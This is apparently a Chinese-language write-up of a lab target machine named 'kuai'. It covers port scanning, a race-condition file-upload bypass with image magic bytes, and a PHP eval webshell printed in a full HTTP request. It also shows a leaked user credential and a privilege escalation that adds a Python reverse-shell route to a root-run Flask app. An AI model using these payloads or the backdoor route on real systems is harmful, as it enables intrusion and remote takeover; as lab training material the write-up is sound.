# kuai——向每个梦想加速

## 信息搜集

Plain Text


```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.171.253
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-23 09:22 EST
Nmap scan report for 192.168.171.253
Host is up (0.00053s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3000/tcp open  ppp
MAC Address: 08:00:27:5C:7A:F8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
```

## 提权

### webshell

80 文件上传，3000 似乎没啥东西，扫了 3000 就只有 `/api`。专注 80 端口的文件上传

文件头用 `\xff\xd8\xff` 可以在 bp 的 hex 界面改





发现不可上传 php，但是提示状态提醒了我 `**状态:** 正在将上传内容发送到审核服务器 审核中`

后台挂着 gobuster 扫描 3000 端口的 api 的同时（类似于 ddos，使得 `Upload Review serve` 挂掉），尝试 80 端口的条件竞争。

Plain Text

```
POST / HTTP/1.1
Host: 192.168.171.253
Content-Length: 241
Cache-Control: max-age=0
Origin: http://192.168.171.253
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary3tslvgm9RKG8SfI7
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.171.253/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive

------WebKitFormBoundary3tslvgm9RKG8SfI7
Content-Disposition: form-data; name="file"; filename="zmr.php"
Content-Type: image/jpeg

ÿØÿ
GIF89A
<?php
        @eval($_POST['zmr']);
?>
------WebKitFormBoundary3tslvgm9RKG8SfI7--
§
```





发现 bp 暂停了文件还在。蚁剑连接弹 webshell

# root

Plain Text

```
1 www-data@Kuai:~$ cd /opt
2 www-data@Kuai:/opt$ ls
3 app.py
4 www-data@Kuai:/opt$ ls -alh
5 total 16K
6 drwxr-xr-x  3 root root 4.0K Dec 23 05:12 .
7 drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
8 -rw-r--r--  1 root root  308 Dec 23 05:12 app.py
9 drwxr-xr-x  8 root root 4.0K Dec 23 05:13 .git
```

有 git 泄露




`tuf: Cbr5Cq1QBS2GHUOGuJrc`

Plain Text

```
1 tuf@Kuai:/opt$ ps -aux | grep app.py
2 root         368  0.0  0.0   2472   572 ?        Ss   10:55   0:00 /bi
  n/sh -c python3 /home/tuf/app.py
3 root         373  0.1  1.3 181876 27544 ?        Sl   10:55   0:00 pyth
  on3 /home/tuf/app.py
4 tuf          490  0.0  0.0   6176   704 pts/1    S+   11:00   0:00 gre
  p app.py
```

`root` 运行 `/home/tuf/app.py` 。

`ls -alh` 可以看到当 tuf 用户在家目录的操作权限是 wxr `drwxr-xr-x 2 tuf  tuf  4.0K Dec 23 11:38 .` ，即使 app.py 的权限是 root 的，但是仍然可以将其覆盖掉。

改 app.py 文件内容，但是不能把原有逻辑覆盖了，尝试添加 shell 路由，里面写个反弹 shell 的，通过触发路由来获取 shell。修改完成之后重启靶机，使得修改后的 app.py 生效

Plain Text

```
# app.py

from flask import Flask, jsonify
import socket, subprocess, os;

app = Flask(__name__)

@app.route('/')
def index():
    return 'Upload Review server: Please use the API for operations(/api)'

@app.route('/api', methods=['GET', 'POST'])
def api():
    return jsonify({'status': 'ok'})

@app.route('/shell')
def shell():
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
        s.connect(("192.168.172.14", 4445));
        os.dup2(s.fileno(), 0);
        os.dup2(s.fileno(), 1);
        os.dup2(s.fileno(), 2);
        import pty;
        pty.spawn("sh")
        return jsonify({'status': 'xmgmxjs'})

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=3000)
```

`http://192.168.171.253:3000/shell` 触发反弹 shell 逻辑